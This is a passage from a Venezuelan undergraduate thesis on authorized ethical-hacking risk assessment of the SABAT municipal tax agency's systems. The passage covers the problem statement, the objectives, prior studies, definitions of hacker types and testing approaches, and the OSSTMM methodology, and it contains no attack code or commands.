UNIVERSIDAD DE ORIENTE
NÚCLEO DE ANZOÁTEGUI
ESCUELA DE INGENIERIA Y CIENCIAS APLICADAS
DEPARTAMENTO DE COMPUTACION Y SISTEMAS

IMPLEMENTACIÓN DE TÉCNICAS DE HACKING ÉTICO PARA EL ANÁLISIS DE RIESGOS EN LOS SISTEMAS INFORMÁTICOS DEL SERVICIO AUTONOMO BOLIVARIANO DE ADMINISTRACION TRIBUTARIA (SABAT) DE LA ALCALDIA BARCELONA ESTADO ANZOÁTEGUI PERIODO 2021

REALIZADO POR:
FRANK EDUARDO RONDON NERI

TRABAJO DE GRADO PRESENTADO ANTE LA UNIVERSIDAD DE ORIENTE COMO REQUISITO PARCIAL PARA OPTAR AL TÍTULO DE:

INGENIERO EN COMPUTACIÓN

BARCELONA, FEBRERO DE 2024

UNIVERSIDAD DE ORIENTE
NÚCLEO DE ANZOÁTEGUI
ESCUELA DE INGENIERIA Y CIENCIAS APLICADAS
DEPARTAMENTO DE COMPUTACION Y SISTEMAS

IMPLEMENTACIÓN DE TÉCNICAS DE HACKING ÉTICO PARA EL ANÁLISIS DE RIESGOS EN LOS SISTEMAS INFORMÁTICOS DEL SERVICIO AUTONOMO BOLIVARIANO DE ADMINISTRACION TRIBUTARIA (SABAT) DE LA ALCALDIA DEL MUNICIPIO SIMON BOLIVAR ESTADO ANZOÁTEGUI PERIODO 2021

REALIZADO POR:

_____

Frank E. Rondón N.

TUTOR ACADEMICO:

_____

Prof. Pedro Dorta

BARCELONA, FEBRERO DE 2024

UNIVERSIDAD DE ORIENTE

NÚCLEO DE ANZOÁTEGUI

ESCUELA DE INGENIERIA Y CIENCIAS APLICADAS

DEPARTAMENTO DE COMPUTACION Y SISTEMAS

IMPLEMENTACIÓN DE TÉCNICAS DE HACKING ÉTICO PARA EL ANÁLISIS DE RIESGOS EN LOS SISTEMAS INFORMÁTICOS DEL SERVICIO AUTONOMO BOLIVARIANO DE ADMINISTRACION TRIBUTARIA (SABAT) DE LA ALCALDIA DEL MUNICIPIO SIMON BOLIVAR ESTADO ANZOÁTEGUI PERIODO 2021

JURADO CALIFICADOR:

El jurado hace constar que asignó a esta tesis la calificación de:

APROBADO

_____

Prof. Pedro Dorta

Tutor Académico

_____ _____

Prof. Claudio Cortínez

Jurado Principal

Prof. Manuel Carrasquero

Jurado Principal

BARCELONA, FEBRERO DE 2024

RESOLUTION

De acuerdo al artículo 41 del Reglamento de Trabajos de Grado de la Universidad de Oriente:

Los Trabajos de Grado son de exclusiva propiedad de la Universidad de Oriente y sólo podrán ser utilizados a otros fines con el consentimiento del Consejo de Núcleo respectivo, quien lo participará al Consejo, para su autorización.

DEDICATION

I dedicate this thesis to my higher power, which is God, who has allowed me to reach this crucial point in my life with health and life, enabling me to materialize this project despite all the adversities faced along this journey.

To my parents, Marely Susana and Frank José, for being the fundamental pillars in my life and always demonstrating their unconditional support in all situations encountered during my professional training.

To my paternal and maternal grandparents for providing me with their best advice and guidance throughout my life, but mainly thanking God for having all my grandparents alive today, who will witness the completion of my university education cycle.

To my tutor, Pedro Dorta, for offering me his support and time, as well as the wisdom he has imparted to me throughout my journey.

To all the content creators on social media in the field of technology and cybersecurity, who have been a fundamental part of my path and have influenced the development of this thesis.

ACKNOWLEDGMENTS

In the process of carrying out this thesis within the facilities of SABAT, I have received support and collaboration from many people, to whom I wish to express my sincerest gratitude.

First of all, I want to thank Mr. Ángel Lara for giving me the opportunity to be part of his team and for allowing me to carry out this important project. It has been an enriching experience that has significantly contributed to my professional training.

I would like to express my recognition to the entire SABAT team, who welcomed me kindly and provided a collaborative and enriching work environment.

I thank my parents, Marely Susana and Frank José, for their unwavering support during this process. Their words of encouragement and understanding have motivated me to overcome the challenges that have arisen along the way.

I also want to thank my tutor, Prof. Pedro Dorta, for his guidance and support during the completion of this thesis. His patience, dedication, and knowledge were fundamental to the success of this work.

Finally, I thank everyone who has contributed, in one way or another, to the realization of this thesis. Their support and collaboration were essential for the success of this work.

SUMMARY

This thesis employs ethical hacking techniques to evaluate the cybersecurity of the information systems of the Servicio Autonomo Bolivariano de Administracion Tributaria (SABAT), as cybersecurity is a highly important topic today, given that organizations of all types are exposed to a range of cyber threats, such as malware attacks, data theft, among others. Therefore, ethical hacking is a practice that involves conducting controlled penetration tests on an organization's information systems to identify vulnerabilities that could be exploited by a malicious attacker. The objective of this thesis is to assess the cybersecurity of the information systems of SABAT using known ethical hacking techniques and methodologies. Consequently, this project was carried out following these phases: reconnaissance, collection, and enumeration of the information systems of SABAT, followed by a vulnerability analysis of each device, then a penetration test based on a discovered vulnerability, and finally, privilege escalation was implemented within the operating system of the compromised machine. The results of the penetration tests revealed a series of vulnerabilities in the information systems of SABAT. These vulnerabilities could be exploited by a malicious attacker to gain unauthorized access to the systems, steal confidential information, or cause damage. In conclusion, this thesis has demonstrated that penetration testing is a valuable tool for assessing the cybersecurity of any organization, highlighting that professional training is essential for developing the skills and competencies necessary to carry out this project.

GENERAL INDEX

FIGURES INDEX

TABLES INDEX

INTRODUCTION

Information security is a highly relevant topic for organizations of all types, both public and private, as information is a valuable asset that can be used for malicious purposes, such as identity theft, fraud, or extortion. Nowadays, organizations increasingly rely on technology to conduct their operations. This reliance has made IT infrastructures more complex and vulnerable to attacks, consequently, vulnerabilities are weaknesses in information systems that can be exploited by attackers to gain access to confidential information. These vulnerabilities can exist in software, hardware, or security policies.

Many IT infrastructures are exposed to a high risk of attacks because organizations often fail to implement adequate security measures to protect their systems. Attacks on IT infrastructures can have a significant impact on organizations, potentially causing financial losses, damage to reputation, and disruption of operations. The most common vulnerabilities found in IT infrastructures include security weaknesses in software, hardware, and security policies.

The Servicio Autónomo Bolivariano de Administración Tributaria (SABAT) of the Municipality of Simón Bolívar in Barcelona, Venezuela, is a governmental entity responsible for tax administration, it's information systems are used to store and process confidential information, such as taxpayer data, fiscal revenues, and tax regulations. SABAT is an important organization for both regional and national government, as its information systems are essential for tax collection and economic control.

The IT infrastructure of SABAT represent a complex infrastructure that requires a high level of security; therefore, the objective of this thesis is to evaluate the cybersecurity of SABAT's information systems using ethical hacking techniques and methodologies, this includes identifying existing vulnerabilities and assessing the risk associated with those vulnerabilities.

To evaluate the cybersecurity of SABAT's information systems, the most common ethical hacking techniques will be implemented, these include reconnaissance of the entire infrastructure, followed by scanning and enumeration of all information systems to identify vulnerabilities using security breach detection software. After identifying any known vulnerabilities, exploitation will proceed to gain initial access to the system, followed by privilege escalation to obtain full access. These techniques will be implemented following well-known methodologies such as the Open-Source Security Testing Methodology Manual (OSSTMM) and Certified Ethical Hacking (CEH).

This thesis is structured into several chapters to provide a comprehensive view of the development and results obtained during the implementation of these techniques, with each section covering different aspects of the project:

Chapter I: This section addresses the problems faced by many IT infrastructures and the vulnerabilities that may be present, describing the origins of these elements. Subsequently, the research questions are posed, which help establish the objectives of the investigation and the goals to be pursued.

Chapter II: This chapter discusses the theoretical foundations, detailing the methodologies used in ethical hacking, breaking down each technique and the processes that must be followed. It also explains the types of hackers that

exist and the types of tests these specialists conduct, whether they have complete knowledge of the infrastructure or only partial knowledge.

Chapter III: This chapter contains the methodological framework, primarily addressing the type of research to be implemented, describing the research design, along with the population and sample to be considered when conducting penetration tests. Additionally, in the information collection techniques, it mentions the software tools used to carry out the tests. After using the technological tools, an interview will be conducted to measure the level of knowledge regarding information security and the policies of the public entity.

Chapter IV: This chapter focuses on the description of the techniques and tools used at each stage, as well as the results obtained. It describes the implementation of penetration tests conducted in the public entity, which consists of six stages: gathering public information, auditing the wireless network, scanning the network, identifying vulnerabilities, exploiting vulnerabilities, and escalating privileges.

Chapter V: In this chapter, the conclusions and recommendations derived from the penetration tests conducted on SABAT are presented, where the identified vulnerabilities could be exploited by malicious attackers to gain unauthorized access to the public entity's information systems and compromise confidential information of taxpayers.

Finally, the bibliographic references and annexes that support this thesis work are included.

CHAPTER I
THE PROBLEM

1.1 Problem Statement

Currently, public entities play a fundamental role in the development of a society belonging to a specific region or country, the information they create, process, and store is of vital importance, as this data can be used for numerous procedures, such as generating financial products in financial institutions, collecting specific data like identity documents, checking tax payment statuses, and creating legal documents in notaries, among others.

Maintaining the integrity, availability, and confidentiality of information is crucial today, as data will continue to grow exponentially over time. The field of cybersecurity is a branch of computer science that focuses on studying and implementing the protection of computational infrastructure and everything related to it, especially the information contained in computers and the programs responsible for processing it.

The problem arises because software manufacturers, over time, develop new versions of their products, either to add new functionalities or modules to their programs or to correct errors or flaws in their applications. Consequently, there is a group of individuals, organizations, and independent researchers in computer science who audit software and applications through a process called debugging, which involves running the application instruction by instruction to discover flaws. These flaws or erratic instructions are documented and recorded in the CVE organization (Common Vulnerabilities and Exposures), which registers the discovered or exposed vulnerability with

an identification number (ID) and makes it public through publications in blogs, magazines, or other mass media.

When a new vulnerability is registered, the affected software version is described. Additionally, once discovered, this vulnerability is considered a security hole that can be exploited, thus posing a high risk to the information systems that contain this hole.

If the vulnerability has been recently discovered and published, there may be methods or countermeasures to mitigate it. If no countermeasures exist, the application is considered to have a zero-day vulnerability (0day), which means a malicious actor can exploit this security gap to attack computing systems.

Given this context, SABAT handles a significant volume of information, as the data involved includes natural persons, legal entities (public and private companies), and employees and officials responsible for tax collection from both contributors in the municipality. Therefore, ensuring the integrity and confidentiality of information and conducting risk analysis is a policy that must be prioritized.

These measures in the public entity have been implemented gradually, and sometimes very slowly, leading to deficiencies in computational infrastructures that can significantly affect the security level of daily processes executed in various information systems.

After describing the causes of the problem and failing to implement adequate countermeasures, such as installing security patches on applications with security gaps, the consequences would be that over time, other applications or dependencies of other programs and services would also have

a greater number of critical and severe vulnerabilities. Thus, the gap would be even larger, providing opportunities for cybercriminals to exploit these flaws to attack systems in order to steal sensitive information, traffic and resell that information, commit fraud, or, in the worst-case scenario, incapacitate the entire IT infrastructure by installing malicious software such as malware or ransomware. The latter is a program that encrypts all information stored on a computer or server, and the operator of this program communicates with the technology staff through a graphical interface of the same program to demand a ransom or payment to recover all the information, thereby paralyzing the daily activities of this public entity.

To mitigate and adequately diagnose the security of information systems, the methodology of ethical hacking is employed, involves conducting controlled penetration tests that include analysis, detection, enumeration, and subsequent exploitation of vulnerabilities in a controlled environment within the organization, ensuring no damage is inflicted on the information systems. The goal is to detect and diagnose the weak points of the IT infrastructure, both at the hardware and software levels, thereby preventing malicious hackers from compromising that infrastructure.

Considering the aforementioned aspects, the following questions arise:

- How is it determined whether SABAT has a risk management analysis plan for its information systems?
- What impact can a security breach in the computing systems have if unauthorized access occurs?
- How can these threats be mitigated?
- Are there information security policies in place at the location where the research will be conducted?

1.2 Objectives

1.2.1 General Objective:

- Implement ethical hacking techniques to diagnose vulnerabilities in the computing system of the Servicio Autonomo Bolivariano de Administracion Tributaria SABAT of the Municipality of Simón Bolívar in Barcelona, Anzoátegui State.

1.2.2 Specific Objectives:

- Recognize the computing systems located in the SABAT headquarters.
- Identify critical vulnerabilities present in the IT infrastructure.
- Conduct controlled penetration testing on the entity's servers using the defined technique.
- Propose recommendations and suggestions to mitigate and minimize risks present in their information systems.

CHAPTER II
THEORETICAL FRAMEWORK

2.1 Background

A review of bibliographic sources related to the field of computer science, specifically in information security, reveals foundational principles for implementing vulnerability management methodologies and risk minimization. This reinforces computational infrastructures and provides an accurate diagnosis of vulnerability status; thus, the following scientific studies are highlighted:

In the work of Veloz (2017), security tests were conducted using the Ethical Hacking methodology to determine vulnerabilities in Windows and Android operating systems; these tests utilized Kali Linux, a system employed by computer system administrators at the Technical University of Manabí in Ecuador, successfully preventing future cyberattacks. The research aimed to provide an overview of the vulnerabilities discovered in the university's information systems and to expose inadequate or default configurations in these programs. The tests demonstrated the presence of security flaws, emphasizing the significant role of human factors in security.

This study notably employed a penetration testing-oriented operating system and detailed the steps for using such tools. The author also focused on identifying erratic or default configurations in the information systems of the Technical University of Manabí, highlighting how penetration tests are conducted on these systems to maintain access for as long as possible. Additionally, it was noted that many of these flaws stemmed from a lack of

server updates, and the study described how to mitigate these vulnerabilities after compromising a system.

Espinoza (2020) aimed to identify as many risks as possible present in the information systems of the Provincial Municipality of Moyobamba's data center. After identifying these vulnerabilities, they were analyzed and subsequently addressed using the Ethical Hacking methodology: reconnaissance, scanning, enumeration, vulnerability analysis, system hacking, and privilege escalation. The methodology employed was quantitative research, conducting two tests: a pre-analysis of vulnerabilities followed by a post-analysis, using risk management as a variable. The systems studied included servers, computers, operating systems, software, and the data center. Once the risks were identified, alternatives for mitigating vulnerabilities were proposed.

It is important to highlight that to carry out the ethical hacking methodology, prior authorization from the municipality was required to conduct the tests. This technique involves performing controlled attacks on the systems from the perspective of a malicious hacker, with the sole objective of finding and exploiting vulnerabilities without causing any damage to the system. The findings and solutions for mitigating these vulnerabilities are reflected and described in the final technical report of the methodology, consequently, all weaknesses in the systems are reported to the municipality for subsequent correction and implementation in risk management. Given that the municipality is a public entity, there are numerous threats that could lead to significant consequences in the organization’s internal processes.

Sarmiento (2019) presents objectives in his study aimed at designing an ethical hacking methodology to be applied to both the website and servers of the organization, additionally, a technical report of recommendations is created

to mitigate vulnerabilities in their computing systems. The research instrument used was an interview conducted at the company's headquarters with the system administration staff, inquiring about the frequency of server updates and whether any cyberattacks had occurred. A survey was also applied to account for the information systems currently in operation that underpin their main activities.

Analyzing this thesis, it is noteworthy that the described methodology serves as a standard for analyzing and classifying risk levels in computing systems; even, the interviews and questionnaires administered to system administrators provide in-depth knowledge of the most relevant equipment in processing the information managed by the organization's website. Therefore, it is crucial to mitigate all possible risks. After identifying critical vulnerabilities in the computing systems, a technical report detailing the risk levels found and their potential mitigations is produced.

Villares (2017) developed ethical hacking strategies within the organization's intranet, determining vulnerability levels in the information systems to understand the impact of an intrusion and how to prevent it. The research instruments included interviews with system administrators to gather information about the company and its computing systems, as these systems are the focus of the study and strategy. After applying the methodology, a technical report was generated outlining the procedures necessary to minimize critical vulnerability levels.

In this context, it is established that to achieve these objectives, an analysis of the tools used at each stage of ethical hacking is essential, this analysis allows for the manipulation of equipment by unauthorized individuals and highlights how such actions can affect the infrastructure. The theoretical contributions are put into practice to conduct the necessary assessments,

which involve enumerating the systems in use, scanning them to determine vulnerability levels, and subsequently exploiting these vulnerabilities to mitigate the associated risks.

Hernández (2013) measured the performance of technological security platforms, evaluated the availability of the monitoring network, and proposed an application to detect and alert on failures within the described network. The research instrument used was a survey applied to the personnel operating the monitoring system, followed by scanning the nodes of this national telecommunications company using information security methodologies and open-source software tools. After completing this procedure, security flaws were corrected.

This study highlights a particular aspect by revealing the network scanning tools used by CANTV and the protocols and types of information security methodologies employed by this telecommunications company. It also emphasizes the procedures implemented once the monitoring system and operator detect a security flaw, allowing for timely corrections. Thus, the final process involves creating a report detailing the type of flaw detected.

Díaz and Zavarce (2019) analyzed cybersecurity policies applied in countries such as Russia, China, and Iran, considering cyberspace a new battlefield for nations since, many cyber threats can be materialized, so the state must have both defensive and offensive strategies in cybersecurity to protect the nation's critical infrastructures. The objectives of this article are to formulate theoretical and organizational models to prevent potential cyberattacks and to respond effectively to them.

From this article, it is understood that cyberspace is an additional element like land, sea, and air, characterized by a multitude of computers,

servers, and network nodes that facilitate communication among humans, disregarding physical dimensions. Since this space has no borders and is entirely globalized, it has become a new battlefield where nations must adopt cybersecurity policies and create new security forces responsible for safeguarding critical infrastructures and maintaining constant monitoring to minimize risks from threats.

In closing the cycle of the background, it is concluded that there is a diverse array of studies, theses, articles, and other instruments that support the study of methodologies in information security. These strategies are essential for protecting critical infrastructures, while operators and system administrators will have the capacity to minimize risks, whether by updating systems or applying correct configurations in computing systems. These personnel will also understand which defensive strategies can be employed in the event of a threat materializing.

2.2 THEORETICAL FOUNDATIONS

2.2.1 Cybersecurity

Kaspersky (2019) defines cybersecurity as "the practice of defending computers, servers, mobile devices, electronic systems, networks, and data from malicious attacks. It is also known as information technology security or electronic information security. The term applies in various contexts, from business to mobile computing, and can be divided into several common categories: network security, application security, information security, operational security, disaster recovery, and end-user training."

Kaspersky emphasizes that the end user who operates computers is the primary focus of cybersecurity, as incidents occur not only due to inadequate configurations but also because of erroneous actions, such as accidentally installing malicious software or opening unwanted emails. These actions can severely compromise information security.

Díaz (2018) describes cybersecurity as "the areas based on minimizing risks related to access or misuse of information. For this reason, entities must have a risk management system that evaluates and quantifies data, equipment, and software within an organization, allowing for the implementation of preventive measures such as security policies that protect an organization against data replacement, modification, or alteration attacks."

This author highlights that the discipline of cybersecurity involves protecting computer systems, networks, and software from potential attacks, as malicious hackers have the capability to penetrate these systems. Therefore, implementing security measures is crucial, especially as the number of users and devices connected to a network increases, leading to a higher number of active attackers and a greater variety of attack methods. This branch of security encompasses multiple paradigms of protection distributed among computers, networks, programs, and end users.

Additionally, Aguilar (2015) refers to cybersecurity as "a discipline responsible for protecting the integrity and privacy of information stored in a computer system. There is no technique that guarantees the inviolability of a system; however, a computer system can be protected from a logical perspective (through software development) or a physical perspective (related to electrical maintenance, for example). Furthermore, threats can arise from harmful programs installed on the user's computer (such as viruses) or remotely (criminals connecting to the Internet and accessing various systems)."

From this author, it can be appreciated that cybersecurity is a methodology that implements processes and techniques aimed at protecting computers, where most of an organization's digital assets are housed. Additionally, information systems can be secured at the code level, through system updates that eliminate exposure to future vulnerabilities, or at the physical level, by ensuring proper maintenance of the facilities housing the IT infrastructures.

2.2.2 Hacker

Lizama (2005) defines the term "hacker" as follows: "Etymologically, the word hacker derives from the English word 'hack' (to cut, to hit), which began to acquire its first technological connotation in the early 20th century when it became part of the jargon of telephone technicians in the United States, who sometimes managed to fix defective boxes immediately with a quick hit, a hack."

This term was initially used accidentally, since as computers was developed in the early 20th century, these machines operated through vacuum tubes and were primarily used for mathematical calculations, being equivalent to a calculator today. However, they occasionally experienced hardware failures when executing certain instructions, prompting the operator to give the device a quick hit to restore proper functionality.

The term encompasses multiple meanings. Raymond (1996) defines it as follows: "1. A person who enjoys exploring the details of programming systems and how to use all their capabilities, unlike most users who prefer to learn only the minimum necessary. 2. Someone who programs enthusiastically (even obsessively) or who enjoys programming more than studying theory. 3.

A person capable of programming quickly. 4. An expert in a specific program, or someone who frequently works with it, such as 'a Unix hacker.' 5. An expert or enthusiast of any kind. One can be a hacker of astronomy, for example. 6. Someone who enjoys the intellectual challenge of overcoming certain limitations through creativity. 7. (pejorative) A malicious intruder who tries to discover important information by exploring a system."

A common aspect of this term indicates that "hacker" refers to an enthusiast of a certain specialty, however, for the purposes of this study, it alludes to individuals passionately dedicated to studying computer science at a very deep level and implementing solutions efficiently, thereby shortening problem-solving times using creativity. The negative connotation of the term arises from society's association of hackers with malicious actors responsible for causing harm to information systems, largely due to media portrayal.

Flores (2015) describes a hacker as someone passionate about exploring and learning advanced concepts regarding the operation of computers and data networks since, are not only those who know about software but also those who acquire knowledge about hardware. Typically, hackers do not intend to commit cybercrime; such actions are a consequence of their curiosity. When a hacker takes pleasure in being a rogue, they become a criminal hacker or 'cracker.'

This author suggests that a hacker is someone who specializes in a specific area since, for the purposes of this work, a hacker is considered an individual who investigates how computers and data networks function at an advanced level, understanding both the external and internal components of a computer, as well as the software it runs. The hacker's intentions are to quench their curiosity about how computing works and what processes these machines execute.

2.2.3 Types of Hackers

2.2.3.1 White Hat Hackers

Cornejo (2015) mentions that white hat hackers do not cause damage to digital networks and conduct computer intrusions under legal authorization from an organization since, they are typically hired to investigate security flaws. Some may intrude without authorization, intending to test the organization's security and report their findings without causing damage to the infrastructure or financially.

This author states that this type of hacker is a specialist who conducts penetration tests on information systems with the organization's authorization to detect security flaws. Additionally, there are other experts who perform these tests without authorization but subsequently contact the organization to report the vulnerabilities they found.

Onofa (2016) mentions that these hackers are individuals who use their hacking skills for defensive purposes, helping to secure company networks against external intruders. They are known as security analysts.

This type of hacker is understood to belong to the blue team, responsible for fortifying information systems by installing firewalls and patches to prevent future intrusions.

In conclusion, Cerpa (2011) describes these hackers as "good hackers" or ethical hackers, whose motivation is to improve and develop security systems and new technologies while respecting legal boundaries.

Their goal is to enhance the security of the infrastructure where penetration and intrusion tests are conducted, establishing clear limits for intrusions within the organization.

2.2.3.2 Black Hat Hackers

Monroy (2020) describes black hat hackers as cybercriminals engaged in illicit activities, where they breach systems and extract important and confidential information. These hackers attempt to access systems or networks without authorization, with malicious intent to steal passwords, financial information, and personal data for monetary gain or, in some cases, to destroy it.

These hackers are considered malicious, as their aim is to damage information systems, gain unauthorized access, and insert malware, among other activities. This classification includes cybercriminals and crackers, who are responsible for inflicting damage on systems, motivated primarily by financial gain.

Onofa (2016) further describes these hackers as individuals with extraordinary computing skills, which they use to find vulnerabilities in networks, websites, banks, and more. They engage in malicious or destructive activities, causing significant losses to both companies and individuals, they are commonly referred to as crackers.

Thus, these hackers are responsible for conducting malicious and even destructive activities, breaching networks and information systems to extract sensitive information, traffic it, or even incapacitate the compromised system.

Cerpa (2011) states that these hackers are known as crackers, malicious hackers whose primary motivation is to gain some advantage, whether financial, for personal challenge, or notoriety, they can be further divided into:

- **Spammers:** Use mass email to distribute malware, virtual scams, advertisements, and gather user information.
- **Corporate Spies:** Aim to gain commercial advantage through the theft of confidential corporate information.
- **Script Kiddies:** Inexperienced hackers who, due to their limited knowledge, use ready-made tools created by other hackers.
- **Cybercriminals:** Criminals who use electronic means to commit financial crimes, fraud, and scams in search of financial gain.

These specialists have malicious intentions since they attack computer systems using very offensive tools in order to harm an organization, either by extracting highly sensitive information to gain future access to the organization and inflict as much damage as possible while seeking financial advantage. This group includes spammers and cybercriminals.

2.2.3.3 Gray Hat hackers

Monroy (2020) describes gray hat hackers as existing in a middle ground between good and evil in the hacking world, they seek to breach security in companies or find security holes to later offer their services or profit from their discoveries. They are professionals who enjoy negotiating with the government upon finding security errors, they are not malicious hackers aiming to steal accounts and empty them.

This type of hacker can have intentions similar to those of black hats or white hats, but their ultimate goal is financial since, they may intrude into information systems while also contacting the organization to fix the identified flaws in exchange for monetary compensation.

Onofa (2016) describes these hackers as individuals who work offensively or defensively to find vulnerabilities, placing them between white and black hats.

Thus, a gray hat hacker can adopt both approaches, whether to breach information systems or to seek a monetary reward from the organization where the security gap was found.

Cerpa (2011) concludes that gray hat hackers have personal or governmental motivations guiding their actions, which can range from defending a computer system to developing advanced digital weapons for military purposes. They can act ethically or maliciously, depending on the situation or their motivation.

These specialists represent a blend of black hat and white hat hackers, with their choice of "hat" depending on the circumstances under which they are breaching a system. If they conduct a penetration test with prior authorization from an organization, they enhance the security of the infrastructure and may receive financial compensation. However, if they are working for a government entity and tasked with attacking an information system, they possess the capability to develop digital weapons and use offensive tools for intrusions.

2.2.4 Ethical Hacking

Baloch (2015) defines ethical hacking as "the action of 'hacking' the information systems of an organization, with prior signed authorization, using the same techniques and tools as a black hat hacker, who breaches system security for illicit purposes. However, ethical hacking seeks to legally and legitimately identify vulnerabilities in both software and hardware systems, informing the organization of the results obtained while providing solutions to correct and mitigate them."

Thus, ethical hacking is understood as equivalent to a white hat hacker, who conducts controlled penetration tests on organizational information systems to diagnose vulnerabilities and subsequently make adjustments, new configurations, and updates. Additionally, the hacker, acting as a security auditor, creates a detailed report of the flaws and provides a manual of best security practices for the operators responsible for managing the equipment.

Medina (2018) posits that "to catch an intruder, one must think like an intruder." This premise lays the foundation for the concept of ethical hacking, as understanding the adversary is vital since, with the rapid development of technology, the number of hackers and the vulnerabilities in systems that can be exploited by them also increase. Over time, infrastructures, information systems, and applications become susceptible to attacks, making it critical to protect these assets from hackers. Ethical hacking allows organizations to identify weaknesses in their infrastructure and information systems so that they can be addressed to reduce the risk of losses.

This author emphasizes that to succeed in a penetration test, one must first think like a malicious attacker since, as technology evolves, information systems are prone to vulnerabilities, and the number of attackers capable of

breaching these infrastructures increases. Therefore, the fundamental task of ethical hackers is to safeguard the information systems and digital assets of an organization, ensuring adherence to best practices in cybersecurity.

Jayanthi (2018) notes that "ethical hackers know how to find and exploit vulnerabilities and weaknesses in various systems, just like a malicious hacker (or black hat hacker). In fact, both use the same skills; however, an ethical hacker employs those skills legitimately and legally to find and correct vulnerabilities before the bad actors can attempt to breach them. The role of an ethical hacker is similar to that of a penetration tester but involves broader responsibilities since, they break into systems legally and ethically, which is the main difference between ethical hackers and malicious hackers: legality."

It is understood that ethical hackers are specialists in information security who share the same focus and thought processes regarding how to attack an information system, just as a malicious hacker would. They utilize various offensive and intrusive tools and possess a wealth of methods for executing an intrusion. However, in this case, the attack is conducted with prior authorization from the technical directors managing the information infrastructures to assess security levels.

2.2.5 Testing in Ethical Hacking

2.2.5.1 Black Box Testing:

Tori (2008) describes "Black Box Ethical Hacking" as a check carried out from scratch, without any information, just as any intruder would, and it takes significantly more time.

This type of hacking is usually performed on the client's perimeter or public network, with complete ignorance of the client's IT infrastructure, meaning no information about their information systems is provided. The objective is to emulate an external attack conducted by a hacker who has no connection to the client organization.

Rodríguez (2020) states that in black box testing, "there is no information about the entity, and actions are taken similarly to a cybercriminal to identify flaws in the network structure."

In this type of testing, the auditor has no information about the infrastructure being evaluated for security levels, necessitating a thorough first phase of ethical hacking, which is information gathering. This process can be time-consuming, as the collected information must be analyzed to accurately assess vulnerabilities.

Dean (2008) adds that "absolutely no information is provided to the penetration testing team. In fact, using this testing method, the team may only be given the name of the company. Sometimes, they may be provided with a range of IP addresses and other parameters to limit potential collateral damage. This type of testing most accurately represents what an attacker can do and is the most realistic."

This approach requires the auditor to rely heavily on information gathering to satisfy the need for data when conducting security tests. Consequently, this method is commonly used by malicious hackers, as it significantly influences how a system will be attacked and analyzes potential entry points into the target information system. The downside is that it consumes a lot of time analyzing indexed information and can lead to many false positives.

2.2.5.2 Gray Box Testing:

Tori (2008) describes gray box ethical hacking as one that "has partial knowledge of the target, always provided by the organization itself."

Thus, gray box hacking is conducted on the client's private network without providing extensive information about it, simulating an attack perpetrated by an unauthorized internal user, such as an employee or an external consultant who has physical access to the organization's network.

Rodríguez (2020) mentions that "gray box testing is the most recommended by specialists. Unlike white box testing, the pentester does not have specific information to conduct the penetration test, which requires time and resources to identify the necessary information about potential existing vulnerabilities."

Consequently, for this type of testing, the auditor has partial knowledge of the infrastructure being audited but needs to gather more information to carry out penetration tests, therefore, they apply the information gathering phase to analyze vulnerabilities.

Dean (2008) refers to this type of testing as being "somewhere between white box and black box testing. This is the best way to conduct penetration tests, where the testing team is given limited information only if necessary. Thus, when working from the outside, greater access to information is granted to expedite the process. This testing method maximizes realism while remaining manageable and cost-effective."

This approach is one of the recommended methods for conducting a security audit, as the auditor possesses some information about the

infrastructure being audited. Therefore, they must gather information through the internet, using search engines or specific software tools for this purpose.

2.2.5.3 White Box Testing:

Astudillo (2013) refers to "white box hacking, sometimes called transparent hacking. This modality applies only to internal intrusion tests and is named as such because the client company provides the consultant with complete information about the networks and systems to be audited."

In this case, white box hacking is also conducted on the client's private network, but this time, a valid IP address and a list of the IP addresses of the equipment to be analyzed must be provided. The idea is to simulate an attack perpetrated by an authorized internal user.

Rodríguez (2020) defines white box hacking as "the most comprehensive, as it starts from a complete analysis. It evaluates the entire network infrastructure. The pentester has knowledge of all security aspects of the entity (measures, network structure, passwords, etc.)."

Thus, white box hacking involves the auditor having prior and total knowledge of the infrastructure being analyzed, including the type of network infrastructure, host names, the number of computing devices on-site, and other characteristics.

Dean (2008) states that "white box testing is when the testing team has access to network diagrams, asset logs, and other useful information. This method is used when time is essential and when budgets and authorized hours are limited. This type of test is the least realistic in terms of what an attacker can do."

In this type of test, the information security analyst is granted access to the physical and digital assets of the entity necessary to carry out the audit. The advantage of conducting this type of test is that it allows for time savings in the information gathering phase, enabling a direct analysis of the vulnerability levels in the computing equipment. However, the disadvantage is that it does not employ the approach adopted by a malicious hacker.

2.2.6 Methodologies in Ethical Hacking

2.2.6.1 Open-Source Security Testing Methodology Manual (OSSTMM)

The Open-Source Security Testing Methodology Manual (OSSTMM), is defined by Valencia (2013) as a methodology that proposes a process for evaluating various areas that accurately reflect the security levels present in the infrastructure being audited. These security levels are commonly referred to as Security Dimensions, which typically include the analysis of the following factors:

- Visibility.
- Access.
- Trust.
- Authentication.
- Confidentiality.
- Privacy.
- Authorization.
- Integrity.
- Security.
- Alarm.

As part of a sequential process, the OSSTMM methodology consists of six items that encompass all current systems, including:

- Information Security.
- Process Security.
- Internet Technology Security.
- Communication Security.
- Wireless Security.
- Physical Security.”

This methodology is notable for measuring the security levels found in a specific IT infrastructure during an audit or penetration test, since analyzes a set of factors, such as the physical and perimeter security of the infrastructure, the access levels of users utilizing these means, and the protocols, programs, or tools designed to minimize risks in computing systems, such as firewalls.

Restrepo (2010) further defines the OSSTMM as one of the most comprehensive and commonly used professional standards in security audits for reviewing system security from the Internet. It includes a framework that outlines the phases necessary for executing the audit, developed through consensus among over 150 international experts in the field, who collaborate via the Internet. The methodology is constantly evolving and currently comprises the following phases:

- Section A - Information Security.
    - Competitive Intelligence Review.
    - Privacy Review.
    - Document Collection.

- Section B - Process Security.
    - Request Testing.
    - Directed Suggestion Testing.
    - Trusted Person Testing.

- Section C - Internet Technology Security.
    - Logistics and Controls.
    - Network Exploration.
    - System Service Identification.
    - Competitive Information Search.
    - Privacy Review.
    - Document Acquisition.
    - Vulnerability Search and Verification.
    - Internet Application Testing.
    - Routing.
    - Trusted System Testing.
    - Access Control Testing.
    - Intrusion Detection System Testing.
    - Contingency Measure Testing.
    - Password Cracking.
    - Denial of Service Testing.
    - Security Policy Evaluation.

- Section D - Communication Security.
    - PBX Testing.
    - Voicemail Testing.
    - Fax Review.
    - Modem Testing.

- Section E - Wireless Security.
    - Electromagnetic Radiation (EMR) Verification.
    - Wireless Network Verification.
    - Bluetooth Network Verification.
    - Wireless Input Device Verification.
    - Wireless Handheld Device Verification.
    - Wireless Communication Verification.
    - Wireless Surveillance Device Verification.
    - Wireless Transaction Device Verification.
    - RFID Verification.
    - Infrared System Verification.
    - Privacy Review.

